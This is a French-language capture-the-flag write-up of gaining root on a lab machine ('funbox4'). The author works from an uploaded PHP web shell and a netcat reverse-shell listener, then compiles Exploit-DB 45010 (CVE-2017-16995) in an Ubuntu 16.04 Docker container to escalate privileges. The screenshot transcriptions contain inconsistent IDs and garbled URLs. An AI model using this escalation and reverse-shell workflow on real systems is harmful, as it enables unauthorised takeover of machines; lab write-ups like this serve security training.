$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ ./goToRoot
$ total 56
-rw-r--r-- 1 www-data www-data 37624 Nov  7 21:16 goToRoot
-rw-r--r-- 1 www-data www-data  5493 Nov  7 14:03 monShell.Php
-rw-r--r-- 1 www-data www-data  5493 Nov  7 14:06 monShell.php
$ !/bin/sh: 1:
```

ça ne marche pas, je dois explorer une autre piste.

En creusant un peu j'ai trouvé un exploit qui a marché sur ubuntu 16.04 (la version ubuntu de notre cible), je vais tester, c'est le même principe, un fichier C que je vais compiler et upload :

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window displays a shell session with commands like `ls` and `cd`. On the right, a web browser is open to the Exploit-DB website, specifically the page for a 'Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation' exploit. The page details the exploit's EDB-ID (45010), CVE (2017-16995), author (RLARABEE), type (LOCAL), platform (LINUX), and date (2018-07-10). It also shows that the exploit has been verified by EDB and provides a download link. Below the main content, there is a note about credit to @bleid1 and a link to a GitHub repository. A footer links to a blog post for more details.

root@kali:~/home/kali/Downloads

198.168.8.5/gmsekilhgmrjm: 🔍 Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EXPLOIT DATABASE

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform	Date:
45010	2017-16995	RLARABEE	LOCAL	LINUX	2018-07-10

EDB Verified: ✓

Exploit: 🔒 / { } Vulnerable App:

/* Credit @bleid1, this is a slight modification to his original POC
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
<https://ricklarabee.blosn.net/2018/07/ehnt-and-analysis-of-net-rekt-linux.html>

Compilation OK :

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation - EXPLOIT DATABASE

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
42010	2017-16995	BLARNEY	LOCAL	LINUX	2018-07-10

EDB Verified: ✓ Exploit: ⚡ / {} Vulnerable App:

Credit: blarney - this is a slight modification to his original POC
<https://github.com/mi1110/blarney/pull/1>

J'ai la même erreur que avant, qui est lié au fichier binaire compilé.

Je compile en version X et je lance en version inférieur à X

J'ai une idée :

1-Installer docker

2-Faire une machine virtuel ubutnu 16.04

3-compiler le fichier C

4-récuperer le binaire et le lancer sur la machine cible

```

root@kali:~[~kali/docker]
ls
virus
compile-ubuntu16
root@kali:~[~kali/docker]
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
c988a1a5bb34        compile-ubuntu16   "/bin/bash"         About a minute ago   Exited (0)   17 seconds ago          unruffled_jones
64ab4efaa47c        compile-ubuntu16   "/bin/bash"         About a minute ago   Exited (0)   About a minute ago          gifted_banzai
root@kali:~[~kali/docker]
ls
virus
compile-ubuntu16
root@kali:~[~kali/docker]
ls
virus
compile-ubuntu16
root@kali:~[~kali/docker]
gcc 45010.c -o rootInComing
root@kali:~[~kali/docker]
ls
virus
rootInComing
compile-ubuntu16
root@kali:~[~kali/docker]

```

Fichier virus est un binaire récupérer depuis le conteneur, je vais le upload sur la machine :

CA MARCHE !!!!!!!

```
[root@kali: ~kali/docker]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [198.168.8.4] from vtcsee [198.168.8.5] 60196
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:38:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
2:1:0:15/515/515 35 0 users, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGINID JCPU PCPU WHAT
uid=23(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
terminated
$ ls
$ rm ROBOTS.TXT
$ rm igmekelhgerjmherij2145236
$ rm upload.html
$ cd upload
$ cd upload
$ ./bin/sh: 4: cd: can't cd to upload
$ rm upload.html
$ rm upload.php
$ rm upload
$ ls
$ rm 45810
$ rm 45810.c
$ rm monsHell.PHP
$ rm monsShell.php
$ rm virus
$ mv virus /tmp
$ ls
$ rm systemd-private-fidd350fe24649aaa658003f5e9d797aa-dovecot.service-G4302g
$ rm systemd-private-fidd350fe24649aaa658003f5e9d797aa-systemd-timesyncd.service-6fxS9
$ rm virus
$ rm /virus
$ id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
$
```

je suis bien en "root" sur la machine, je vais aller dans le dossier /root

Et voici le flag :

